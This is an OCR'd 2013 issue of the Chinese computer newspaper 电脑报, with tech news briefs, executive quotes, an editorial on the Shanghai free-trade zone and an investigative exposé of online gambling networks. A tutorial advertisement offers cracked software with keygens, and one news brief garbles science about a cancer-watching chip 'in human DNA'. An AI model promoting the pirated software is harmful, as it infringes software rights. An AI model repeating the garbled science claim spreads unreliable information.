>06 2013校园招聘正当时


全国发行量第一的计算机报

电脑報

POPULAR COMPUTER WEEKLY

邮局订阅
77-19
2013年10月7日
第39期 72版
总第1118期 每周一出版
售价:3.00元

官方微博: weibo.com/cpcw
www.icpcw.com



[就业支招第❶季]

不做总统 就做APP开发者 >16

>10 不够“智能”的智能手环

一个科技记者的 Fitbit Flex 深度体验

>27 iPhone 5s,创新“看不见”
>29 索尼 Xperia Z1 评测
>59 X86 玩转安卓!
>51 看看笔记本中的**非主流奇葩设计**
>52 **讲求实用!** 新学期学生一体机推荐
>57 **不做菜鸟**,笔记本接口新知(三)
>69 **《逃生》**游戏试玩

DELL 戴尔
免费订购热线 800-858-2444
详情请见
72版

主管单位:重庆市科学技术协会 | **出版单位:**重庆电脑报出版有限责任公司 | **地址:**重庆市渝中区双钢路3号科协大厦 | **邮编:**400013 | **读者邮箱:**pcw-advice@vip.sina.com
电话:编辑部(023)63658800 | **发行部**(023)63863737 | **广告部**(023)63658999 | **新闻热线:**023-63658888-13055 欢迎提供新闻线索 | **发行热线:**023-63658888-12062
邮局订阅代号:77-19 | **国内统一刊号:**CN50-0005 | **广告经营许可证号:**010015 **重庆日报报业集团印务有限责任公司 印刷** 报纸如有遗失或缺损,请致电 023-63658769

http://cxzzl.net/qq/
平面设计师速成宝典
http://cxzzl.net/qq
CHINA GAOTIAN ARTISTIC DESIGN SCHOOL
初学者之路
设计教育机构

平面设计师速成宝典CS5系列

全国免费电话-4000-644-001

《平面设计师速成宝典CS5系列》由刘丽娜老师针对平面设计最重要的两个软件：PSCS5，CDRX5进行全程录制，更专注软件精通应用与实战案例设计，看视频就是上课，不懂在线辅导，通过30~50天的学习大家即可步入平面设计师的行列。

特别提醒：在网上学习或购买教程，你交费后收到的一般都是网上可以搜索到的没有质量的视频，所以，他们也不会有免费试学的内容。我们下面将提供免费试学部分，大家先免费学习，感觉好并可以听懂学会，再交费；支持货到付款，你将不再有任何风险。


您将学会哪些内容

全套教程一共10张DVD光盘，分别为PhotoshopCS5、CorelDRAW X5、赠品三大部分组成，每个部分按章节仔细

全国免运费 原价：398元

平面设计师宝典地址【http://cxzzl.net/qq】

立即订购



photoshop cs5从入门到精通视频教程 DVD-01光盘（共十章150讲）

[免费试学] 第一章：PSCS5之初次相识 第一节：Photoshop cs5简介
[免费试学] 第一章：PSCS5之初次相识 第二节：界面认识
[免费试学] 第一章：PSCS5之初次相识 第三节：打开图片/文档
[免费试学] 第一章：PSCS5之初次相识 第四节：新建文档
[免费试学] 第一章：PSCS5之初次相识 第五节：分辨率详解1
[免费试学] 第一章：PSCS5之初次相识 第六节：分辨率详解2
[免费试学] 第一章：PSCS5之初次相识 第七节：填色
[免费试学] 第一章：PSCS5之初次相识 第八节：选框工具1
[免费试学] 第一章：PSCS5之初次相识 第九节：选框工具2
[免费试学] 第一章：PSCS5之初次相识 第十节：首次作业--光盘1
[免费试学] 第一章：PSCS5之初

photoshop cs5 高级设计实战视频教程 DVD-02光盘（共60讲）

[免费试学] 第一部分 广告设计实战 第一节：护肤品海报案例实战1
[免费试学] 第一部分 广告设计实战 第二节：护肤品海报案例实战2
[免费试学] 第一部分 广告设计实战 第三节：唇彩海报案例实战1
[免费试学] 第一部分 广告设计实战 第四节：唇彩海报案例实战2
[免费试学] 第一部分 广告设计实战 第五节：运动鞋广告1
[免费试学] 第一部分 广告设计实战 第六节：运动鞋广告2
[免费试学] 第一部分 广告设计实战 第七节：运动鞋广告3
[免费试学] 第一部分 广告设计实战 第八节：茶叶广告1
[免费试学] 第一部分 广告设计实战 第九节：茶叶广告2
[免费试学] 第一部分 广告设计实战 第十节：西餐吃喝总动员1
[免费试学] 第一部分 广告设计实战 第十一节：圣诞刷卡有礼1

photoshop cs5专业抠图技法+实例教程 DVD-03光盘

DVD-04光盘

全国免运费，货到付款 原价：~~398元~~ 特惠价：198元 全国免费咨询电话：4000-644-001 立即订购

第二部分
CorelDRAW

CorelDRAW X5从入门到精通视频教程 DVD-05光盘（共六章102讲）

[免费试学] 第一章：初识CorelDRAW X5 第一节 CorelDRAW X5简介
[免费试学] 第一章：初识CorelDRAW X5 第二节 界面灵活运用
[免费试学] 第一章：初识CorelDRAW X5 第三节 矩形工具
[免费试学] 第一章：初识CorelDRAW X5 第四节 基本填色和描边
[免费试学] 第一章：初识CorelDRAW X5 第五节 自由变换
[免费试学] 第一章：初识CorelDRAW X5 第六节 椭圆工具
[免费试学] 第一章：初识CorelDRAW X5 第七节 实例：电视机
[免费试学] 第一章：初识CorelDRAW X5 第八节 缩放工具

CorelDRAW实战精通案例视频教程 DVD-06光盘

国免运费，货到付款 原价：~~398元~~ 特惠价：198元 全国免费咨询电话：4000-644-001 立即订购

Ps
CD
Ai
Id
全套最新软件安装包
安装视频教程
赠

赠品一：软件安装包+安装视频教程

Photoshop cs5
CorelDRAW X5

软件带视频教程、序列号、
活活补丁、注册机。

完美破解 永久使用

全国免费电话：4000-644-001

赠品二：Photoshop各种预设库文件

画笔库文件--559个

国免运费，货到付款 原价：~~398元~~ 特惠价：198元 全国免费咨询电话：4000-644-001 立即订购

PSD分层素材库\AI矢量素材库
赠

赠品三：PSD分层素材及AI矢量素材

很多时候不完美
是因为还没有找到更好的方法
很多时间不专业
是因为没有更好的素材

素材大全 应有尽有

全国免费电话：4000-644-001

赠品四：PSD影楼模板及美工字体

精美的PSD影楼婚纱模板
精美的PSD美术字体
让你的后期设计制作更快捷

平面设计师宝典地址【http://cxzzl.net/qq】

VIP
永久享受VIP服务特权
赠

赠品五：永久享受VIP服务和教程升级特权

凡购买过本产品的用户
可永久享受VIP服务
有问题可在线辅导
教程升级可得到第一手学习资料

永久服务 终身特权

全国免费电话：4000-644-001

《平面设计师速成宝典》

助你成就金领人生，设计师梦想！

原价：~~398元~~

货到付款 全国免费咨询电话：4000-644-001 立即订购

责编 | 李青阳　**美编** | 毛代洪　**组版** | 何雪松　**责校** | 曾灿
投稿邮箱 | pcw-report@vip.sina.com　2013.10.7

智能步枪

美国德克萨斯州奥斯汀的创业公司 Tracking Point 已开始出售全球范围内科技含量最高的一些远程狙击步枪。这些步枪配备的微型电脑可提供“制导扳机”“标签锁定”技术和 Wi-Fi 天线，允许使用者实时收集弹道数据，并通过 Facebook、YouTube、图片共享社交平台 Instagram 或电子邮件进行流媒体共享。

靠注意力运行的汽车

该汽车使用了可记录佩戴者脑电波的 EPOC 头套。当驾驶者在驾车过程中出现了分心的情况，EPOC 套头就会解读出这一信息，进而安装在汽车中的系统就会自动放慢汽车的速度；倘若驾驶者仍未意识到这一问题，汽车则会自动停下。

靠指纹驱动的电动自行车

未来派机动自行车 Greyp G12 通过扫描指纹启动，最高时速可达 40 英里，一次充电之后无需脚踏助力便可在街道模式下行驶 75 英里。5 英寸显示屏显示电池状态、里程数、速度、电机温度和行驶模式。指纹扫描仪不仅用于启动机动车，不同手指上的指纹还可以改变行驶模式。还可以录入朋友指纹信息，将车借给朋友，限制他的行驶时间和速度。

可观察癌细胞的电脑芯片

这个被称为“微流控”（Microfluidic）的芯片将被安置在人体 DNA 的长链中，而 DNA 则会吸收体内的癌细胞，因此该芯片可以对癌细胞的变化进行观察。如果研究人员希望在日后再研究癌细胞的话，他们也完全可以再将这一电脑芯片从人体中取出。

亲手打造巨型船舶

日前，乐高公司为喜欢船舶的消费者推出了马士基家的 Triple-E 乐高模型。这意味着人们将能用自己的双手打造出世界上最大的集装船。该模型内有 1518 块积木，包括旋转螺旋叶片、两个 8 缸的发动机、舱门窗户以及可装卸的集装箱。正式发售时间定于明年 1 月份。

Voice
声音

Ctrl+Alt+Del是个错误

——微软创始人、前世界首富比尔·盖茨

比尔·盖茨近日在参加一次筹款活动时坦承，强迫用户用三根手指才能完成的“Control+Alt+Delete”命令是个错误。这一命令最初被设计用于重启计算机。但随后，盖茨玩笑似的将错误推给了 IBM：“其实微软最初设计的是单一按键，但 IBM 的键盘设计师不给微软提供这种按键”。

私有化成果要10年后衡量

——戴尔 CEO 迈克尔·戴尔

迈克尔·戴尔和银湖以 249 亿美元将戴尔私有化的方案于 9 月 12 日获得股东的通过。戴尔选择进行私有化，计划降低对 PC 业务的依赖，并扩张面向企业数据中心的硬件和软件业务。

祝福微软更有力量

——前微软 CEO 史蒂夫·鲍尔默

史蒂夫·鲍尔默在最后一次参加微软员工大会上不仅对微软的前景大加赞赏，还对竞争对手做出了评价。面对 1.3 万名与会的微软全职员工他说：“我们面前有着难以置信的机会，我们也有着难以置信的命运。只有为数不多的几家公司有能力创造历史，我们就是其中之一。我们不仅要敢想，还要敢做。”此外，鲍尔默重申了上周在分析师会议上的观点：“微软的未来无比光明！我相信你们，相信公司的使命。我们多年来一直都是伟大的公司，今后很多年，我们还将继续伟大下去。”

智能手表，也许真的不适合我们

——网站 IT 工程师李毅

“大多数智能手表都无法离开手机单独工作，而且现在手机功能越来越强大，那么我就不需要一块功能堪比手机的智能手表戴在胳膊上了，只要像 G-SHOCK 这样能够简单提醒就够了。更何况，它们（智能手表）的使用时间都太短了。”

微博微信捏造传播虚假恐怖信息应担责任

——最高人民法院刑三庭副庭长吕广伦

最高人民法院刑三庭副庭长吕广伦指出，网络上发微博、微信，应对自己的言行负责任。特别是很多人出于无聊，在网络上捏造虚假的恐怖信息，根据《解释》，捏造的虚假恐怖信息不管是个人直接传播的，还是编造了虚假恐怖信息之后没有采取应当保密的措施，致使信息被传播的，都要承担法律责任。

中国移动通信
CHINA MOBILE
移 动 信 息 专 家
冲浪快讯3.0
改版新鲜发布
下载全新体验送手机！送话费！
冲浪快讯3.0即将改版
即将发布
3.0
• 订阅快
• 操作快
• 访问快
• 服务快

新鲜的资讯如同一份刚出炉的早餐，永远要抢“鲜”一步。冲浪快讯3.0版，用手机轻松一“点”，“热腾腾”的新闻资讯立刻送达，24小时不间断。

冲浪快讯3.0版给你带来全新体验

- 全新的视觉界面，采用极简红白配的杂志风格
- 全新人性化交互体验，最适合浏览新闻的客户端，纯为阅读而生

1、点击进入新闻及返回新闻列表采用选中页头下拉手势即可完成，新颖、便捷；
2、统一整体功能性的操作，包括左右切换新闻栏目等；

- 功能优化

1、图集频道大升级，首屏即可观看靓眼大图；
2、期刊离线下载，无网也能浏览精美杂志。

下载方式 安卓用户编辑短信“CLKX”到10658123下载；
苹果用户直接登录苹果App Store搜索“冲浪快讯”下载即可

快讯
看新闻，用快讯！

扫二维码下载快讯！
送手机！送话费！

手机冲浪
go.10086.cn

www.10086.CN
热线 短信 10086

责编 | 黄旭　**美编** | 毛代洪
组版 | 况中银　**责校** | 曾灿
投稿邮箱 | pcw-report@vip.sina.com

电脑报视角

自贸区

中国(上海)自由贸易试验区的设立,是我国经济领域的一件大事。尽管早在今年5月,这一决定就得到了国务院的批复,但广泛引起社会关注还是缘于前一段时间网上流传的一则消息。消息称,在自贸区网络管理措施将会发生改变,区内人士可以自由浏览各种国外网站,如facebook、twitter等。但很快,人民网等媒体便进行了辟谣:自贸试验区的制度安排不会涉及意识形态方面的内容,同时对黄、赌、毒及走私行为将严格监管、严厉打击。

尽管如此,随着总体方案的公布,还是可以看到,这片28平方公里的自贸区是迄今为止中国内地开放度最高的特殊区域,它将在六大领域实行18项开放措施,外资专业健康医疗保险机构、外商投资资信调查公司、外商独资的娱乐场所等一批过去对外资“屏蔽”的行业和领域将率先在此破冰。

对于IT行业来说,大家最关注的是游戏机的解禁。2000年6月,国务院办公厅转发七部门《关于开展电子游戏经营场所专项治理的意见》,其中规定“面向国内的电子游戏设备及其零、附件生产、销售即行停止。任何企业、个人不得再从事面向国内的电子游戏设备及其零、附件的生产、销售活动。”

当初的目的是促进社会主义精神文明建设,保护青少年身心健康。但在网络游戏每年新增千万用户的时代,电子游戏机的负面性并不那么突出,因此近年来解禁的呼声不低。在自贸区方案中,允许外资企业从事游戏游艺设备的生产和销售,通过文化主管部门内容审查的游戏游艺设备可面向国内市场销售,意味着PS、XBOX玩家们只能买水货的日子或许可以结束了。

另一条则是关于电信行业的开发,由于这一领域即使在入世以后,政府一直持谨慎态度。这次的改变主要是在商贸服务领域扩大开放增值电信业务,包括互联网信息服务、数据处理和存储服务、呼叫中心业务及其他电信业务。据业内人士分析,其中的互联网信息服务就是通常所说的SP,数据处理和存储服务就是指ICP,但这几个领域已经呈竞争饱和状态,即便开放,对国内增值电信企业影响不大。

当然,对于IT行业来说,意义也不仅仅在于上面所说的两条。据悉,国内重庆、天津等城市都在申请自由贸易试验区,自贸区力度空前的开放措施,将引领中国第四波“开放促改革”的高潮。我们深信,随着改革开放的深入,中国IT业也将迎来一个更具有活力、更有创新性的黄金时代。

被毁掉的人生

揭秘网络赌博黑色产业链

■本报记者　黄枪

屋外,夜色如墨,大雨如注,这个城市在连续多日高温后变得有丝丝凉意。屋内,烟雾缭绕,昏黄灯光,映照着一张后悔愤怒、绝望憔悴的脸。

“有几次站在楼顶,我都想一死了之。”忏悔者张玮(化名)说,原本幸福美满的家庭,在不到一年中变得悲剧重重,让他变得一无所有。让张玮经历人生剧变的是网络赌博——从去年11月开始,他在一个博彩网站上输掉了近20万元钱,不仅被银行催债,而且父母、妻子的心一次次被伤害。

BLACK JACK
Dealer must stand
INSURANCE PAYS 2 TO 1

那些被毁掉的人生

以下为张玮在9月23日晚的自述:

从去年11月3日开始,我在别人的蛊惑下上了一个博彩网站,一开始冲了1000元进去成为会员,几个小时就赢了5000元钱,此前我连5元钱的地主都很少打,但那时竟天真地认为找到了一个赚钱的好办法,从此一发不可收拾,埋下了悲剧的伏笔。

第二天,我又赢了1000元。但从第三天开始,就快速把赢来的6000元和1000元本钱输掉了。接下来就被套牢了,为了捞回输出去的钱,不仅把卡里工资给输光、信用卡透支,还借口找家人要钱、找朋友借钱,到今年6月,和所有赌徒应有结局一样,一共输掉了近20万元。

后来,一听电话响起我就害怕,害怕银行催款,害怕朋友找我要钱,害怕家人失望的目光,从此没有一个晚上睡过好觉,吃过一顿安心饭,每天都在恐惧绝望中度日,很多次想一死了之。但最终,事情在8月还是被发现了,妻子带着孩子与我离婚,年迈的父母愁眉不展唉声叹气,朋友也全部断绝了关系。“我好想回到过去,虽然赚钱不多,但有一个平凡幸福的家……这一切,都被自己给毁了。”

很难清楚有多少像张玮这样的“底层会员”。但从记者了解的情况来看,不少人因为迷上网络赌博而输得倾家荡产,妻离子散。有些人输了几十万乃至几百万元,负债累累,卖房卖车。“只要你最初动了心,那么不管你是打工仔、白领、公务员、老板甚至学生,都很难轻易脱身。”一位对网络赌博有深入研究的人士对记者说。

张玮忏悔后的第二天即9月24日,广东顺德均安一女财务挪用公款进行网络赌博,一年时间竟亏空了近139万元。随后老板要求查账,黄某意欲寻死,幸被救下。同日,上海警方破获一起网络赌博案——多名上海拆迁户因网络赌博,不仅拆迁款、拆迁安置房被输光,甚至被非法拘禁及威胁家人。

“只需要40秒,一个赌局就可以完成。”这是一位记者熟识朋友的遭遇。2012年欧洲杯期间,短短一个月内他输掉了10万元。“因为参赌过程不存在现金流动,所有输赢都是数字,参与者在赌博过程中往往忽视了其中的货币价值,丧失警惕,直到最后才发现数字背后是真金白银,自己账户早已是负债累累,很多人在一夜之间就输得倾家荡产。”

而根据《南方日报》报道,一名清远高三学生因为网络赌博在暑假内几天欠下巨额赌债;学费、生活费、手机全部还债,仍还不清,为隐瞒父母,压力过大,一度昏厥。

今年4月初,山东省齐河县地税局某乡镇分局局长张某,因痴迷网络赌博,在家底输光后以高息为诱饵,先后骗取董某、阮某等13人的现金总计逾1000万元而被捕。此前在杭州有一名参赌者,在输光了70万元积蓄后,剁掉了自己的一截手指,发誓不赌,没想到在“银子商”诱惑下,又借钱参赌输了20万元。而最多的一名参赌者竟然输掉了1500万元。

“一场众赌百家贫,后车难鉴前车覆”,更多网友则在网上忏悔自己的经历,呼吁人们提高警惕:“沉迷网上博彩的朋友们,不要玩下去了。这是一个深渊,万劫不复!”“我真的想走出来,永世不再碰,但是一想到输掉的钱,想到不知怎么解决的债,我心就凉了,身体不停冒冷汗……”

金字塔链条

据记者了解,网络赌博即网络博彩,其类型繁多,基本上现实生活中主要的赌博方式在网络中都可以进行,一般以结果型的赌法为主,例如赌球、赌马、网上百家乐等。

“另一种是从表面上看,游戏网站公开运行的游戏是常见的棋牌类品种,如双扣、飞行棋等。游戏网站证照齐全,运营良好,初看起来没什么破绽,不容易被发觉。”上海警方一名参与网络赌博案件调查的人员表示。“一旦这种网站回收虚拟货币,让虚拟货币变成与人民币兑换的筹码,就涉嫌开设赌场犯罪,隐蔽性更强,更容易蒙蔽人。”

让张玮走向悲剧的是一家叫宝马会网站的“真人荷官”游戏——该网站排在百度搜索“真人荷官”第二位置。荷官是赌场工作人员的称呼。

9月底,记者登录该网站发现,该网站宣称拥有“超过20万的会员,每天更有上百个新会员加入”“视频实时现场直播,宛如身临其境,与现场豪客同场竞技”“高端设备,全程录音,实时账户查询,安全可靠”,其设置了“体育投注、老虎机、电动扑克、金臂厅、百家乐”等多种博彩项目,可以申请试玩和真钱开户。记者实验了下,该网址上,果然能看到真人荷官画面,就像真赌场一样。

根据张玮描述,他就是经过试玩、真钱开户,然后在电脑面前和网络另一端的这些真人荷官玩起了“危险游戏”。“我玩的时候几乎没有怀疑过,因为能看到真人,而且每天都会看到很多用户在线,感觉也挺正规挺公平的。”

在另一家博彩网站,记者发现从足球、篮球、网球、曲棍球、冰球,甚至赛狗、赛马等多项体育运动的网络投注都历历在目。此外,这家网站还采用了方便快捷的一户通系统,即只需一个用户名、一个密码及一种存款方式,就可以玩遍各种精彩又刺激的投注及游戏。该网站甚至为参与网络下注的“玩家”设立了裁定争议的博彩独立仲裁委员会。

▶下转05版

上接04版

为了吸引赌客，这些网站纷纷给出诱人“优惠”。一家赌博网站称，只要赌客存款，就可得到 1500 元的真钱筹码；而只要登录其网上赌场，也可以得到 1000 元人民币的免费筹码。不过，为了防止赌客利用“优惠”赢利，该网站规定必须下注到购买筹码数量的十倍及以上才可提款，“钱只要一进去，凶多吉少”。曾登录该网站的一广州市民说，他领了免费筹码进入网上赌场后，几场游戏下来，本金加上免费筹码就被洗劫一空。

实际上，像“赌球”“六合彩”“真人荷官”“老虎机”“百家乐”等都还是一种较为传统的网络赌博。“比较新型的赌博属于金融赌博，即网站提供国内外股票、外汇、股指期货、实物期货的实时数据，参赌者可以通过买涨买跌进行赌博，这种赌博隐蔽性更强。”

尽管赌博方式千变万化，但记者梳理历年来的网络赌博案发现，其各大网络赌博案件手法都相同——这些赌博网站通常设在境外或广西等地，整个网络赌博呈现股东－总代理－代理－会员的金字塔结构，和传销类似。

这些股东通常在大陆寻找各级代理发展玩家，而代理也分为多级，每一级代理都是通过用户名和密码对下级代理进行授权和监管。一般来说，最低级别的代理，负责联系广大会员，也就是赌客——赌客需要从庄家那里拿到账号和密码，然后登录网站投注，事后再和庄家按照输赢结清赌资。

一位办案民警对记者称，在金字塔的结构中，为了增加隐蔽和保密性，有着明确的分工。总代理人只需知晓自己手下的数个下线及账号下注情况，其余下线的事情并不需要知晓，而且下线之间多数互不相识。为了更加省心地掌握下线及赌博账号的下注情况，总代理人通常还会雇用专门的操盘手来“管账”。

只赚不赔的庄家

按照级别的不同，赌博的盈利额由“总代理”“代理”、“会员”按比例共同占有。“庄家好精的，收你的投注都是先了解你的收入情况和家庭及工作情况，只要你输了钱，就什么也跑不掉。”一位曾沉迷于网络赌博的人士对记者表示，“输到最后，男的就去偷去抢，去杀人放火去贩毒，你听着挺可怕，实际上就是这样。”

那么，这些庄家是如何发展下线、稳赚不赔的呢？

9 月下旬，记者通过网络搜索，找到了某网站赌城代理人张克俭（音），该人士在电话中听到记者想要参与网络赌博，非常热心地让记者上网操作，同时一步步讲解。张克俭自称在网络赌博圈里已经经营了 4 年，净收入已高达千万元。

听到记者对做代理人很感兴趣，张克俭极力发展记者参与代理。“现在光是投注已经不过瘾了，风险也高，要赚钱还是做代理来得快。”据张介绍，该博彩网站每个会员的信用额度是 5000 元到 8000 元，每个代理的信用额度是 200 万元到 500 万元。所谓的信用额度，就是每次赌博通过该账号可以下的投注额，这意味着，成为该网站的代理，一共可以发展下线 200 万 -500 万元的投注额。

“利用网络推广见效快，风险也低。介绍朋友来做来钱就很稳定了，虽然他们有输有赢，你的提成只和他们充值金额挂钩。”张克俭称，成为代理后，每次都可以分得投注额的 10%-15%的返点和分红。“哪怕你朋友输了，你也会获得相应返点。”

“那咱能见个面么？”记者试着问。“这个行内规定是不会见面，你先留下电话号码，有事电话或 QQ 联系。”随即张克俭便挂断了电话。随后，记者查询到，张的电话为不用登记的网络电话。

“国内目前各种网络赌博网站几千上万家，早就做出了一套精密的分析程序了。赌场和庄家永赚不赔，而越在金字塔底端，风险越大。”一位曾是某博彩网站区域代理的老板说，他们通过一系列计算和对冲，“让你先尝到点甜头，然后陷入无底深渊。”

根据上述人士的说法，无论什么赌博方式，赌场都有计算方式，而现在的网络赌博，对于赌场来说，更好控制。因为每个客人必须通过他们的唯一账号才能进去，这样，处于金字塔最顶端的他们和庄家，第一时间就能了解到有多少人员参赌、下注方向。他们则通过电脑的计算以及其他一些手段，来调整赔率，保证自己的利益。

在赌博网站的金字塔结构中，有严格的结算程序，每一级代理根据自己发展的下线数量领取下线投注金额 10% 到 15%左右的分红和返点，发展的下线越多，获取的利润越大。代理跟总代理之间，则是每周一结；而总代理跟股东则是一月结算一次，而股东跟境外的赌场则要看他们约定。

不过，每一级都要为自己的下家担保，一旦下家无法还钱，则必须由上家承担后果。因此，通常来说，各级代理或庄家在寻找下家时，都对其个人甚至家庭情况知根知底，“跑得了和尚跑不了庙。”

实际上，如果不是非法拘禁，上海“70 后”的周某夫妇或许还在过着自己香车豪宅的美好生活。9 月 24 日，上海公安局宝山分局破获一起 17 亿元的特大网络赌博案——上海宝安区一拆迁户因为网络赌博，最后不仅卖掉拆迁房，欠下近百万赌债，甚至还被非法拘禁、威胁，其父母妻儿无奈报警。

而周某夫妻，正是该赌博网站的高级代理——夫妻双方没有正当工作，父母家庭条件也普通，但通过网络赌博，夫妻俩一身名牌，住别墅、出入有豪车代步，还雇有专职司机。国内赌徒们在网站上所有输赢的 17 亿元资金总额，周某交 7%给境外赌博网站，其余的 93%归各级国内代理瓜分。某李姓赌客一周输掉 400 万元，作为她的代理，周某一周就能在她身上赚到 372 万元。短短几个月时间，周某夫妻便迅速暴富。

凭借代理网络赌博暴富的不止周某夫妇。根据此前《经济观察报》报道，一位庄家在多地购置并存放了陆虎、奔驰、宝马等多辆豪车，一次驾驶一辆奔驰轿车准备返家途中，觉得开车太累，决定改坐飞机，便扔掉车钥匙，抛车路边。对此，这位庄家称，钱来得太容易，没有什么感觉。

实际上，成为单独的“庄家”或代理也不难。一位曾是“百家乐”某区域代理、如今洗手不干的人士对记者称，他在互联网上租了一个香港服务器，每个月派个手下到缅甸买码，就能月赚 20 万元以上。“逃避查处的方法也很简单，采用加密通信方式、设置防火墙、设置动态网络 IP 地址、改变网络服务商等等。”

这导致一部分赌客在输光所有后惶惶度日，而另一部分赌客，则在输钱过程中发现玄机后，走入另一条不归路——在这些赌客看来，坐庄才是真正的赢家，小玩家永远只会输。

武汉人刘非此前在经营一家小饭馆时迷上了网络赌球。不到一年，倒霉的刘非输得连房子都没了。但是，在赌球的这一年当中，刘非认识了很多“圈内人”。通过这个关系网，刘非联系上一个设在境内的网络赌球网站的代理人，负责拉赌客进行秘密网络赌博。短短几个月，他就非法牟利上千万元，后来被警方抓捕而锒铛入狱。

其中，最让人惋惜的庄家，或许是李俊—— 这名因制造“熊猫烧香”病毒而被判入狱的网络异才，出狱后经营起了“金元宝棋牌”网络游戏平台，在平台上开设了“牛牛”“梭哈”赌博游戏程序，今年 6 月因涉嫌开设网络赌场，非法获利数百万元，涉及赌资数千万元，被浙江省丽水市检察院批准逮捕。“熊猫”再次沦为囚徒，引发网友声声叹息。

高科技手段助推黑色产业链?

今年 6 月，熊猫烧香作者李俊，因开设网络赌场再次被捕。

这条黑色的产业链中显然有着丰厚的利益，也吸引了众多赌徒的参与，然而在各地警方连续破获大案的情况下，这条黑色产业链似乎并没有得到完全遏制。

2010 年 9 月，《焦点访谈》的一期节目就揭露了网络赌博的巨大危害：“网络赌博近年来非常猖狂，境外的赌博网站或境内的赌博网站、为赌客服务的掮客网站、赌博经纪人、网络代理人、网上支付公司、各类赌客等组成了网络赌博的江湖，涉及金额数十亿甚至数百亿元的大案要案不断，每年流失国有资产数千亿元。”

来自北京大学中国公益彩票事业研究所的调查显示，2006 年中国由于网络赌博而流到境外的赌资超过 6000 亿元，相当于全国福彩、体彩一年发行总额的 15 倍。“近几年这一数字虽然有所下降，但依然维持在 3000 亿元以上，而且每到重大体育赛事期间这一数字都会暴增。”该研究所人士表示。

今年 7 月 20 日，上海黄浦区人民法院对上海有史以来最大网络赌博案进行宣判——这起号称最大的网络赌博案涉及金额 633 亿元，共有 17 人因开设赌场罪分别获刑并被处以罚金，然而检方和警方也不由感叹：“抓住的只是一些小鱼。”

而以上海最新破获的 17 亿元特大网络赌博案来看，抓获的最高负责人周某夫妇也只是“百家乐”在上海宝安区的一个区域代理。

记者了解到，赌博网站的操作比较简单，而且有多个备用网址，服务器在境外难以监管，这也是公安机关侦查中最大的难点，更为重要的是，这些境外的网站往往通过招聘“代理人”的做法来发展“玩家”。即使被警方查处，也难以让真正的大鱼浮出水面。

此外从目前来看，网络赌博形成了分工明确、相互配合的利益链，除了赌博网站，还有代理商、广告宣传、开发投注软件、支付方、地下钱庄等。以搜索引擎为例，在百度上输入“网络赌博”“博彩”等关键词，前面几页均是各大赌博网站的广告。

从记者了解的情况来看，皇冠、新宝、太阳城、永利高、沙巴、蓝盾、美联社、利记等国外赌博网站，在百度搜索引擎上都有相关结果。2010 年 7 月，百度公司广州分公司两名员工，因涉嫌为网络赌博团伙提供广告服务获利而被警方抓获。

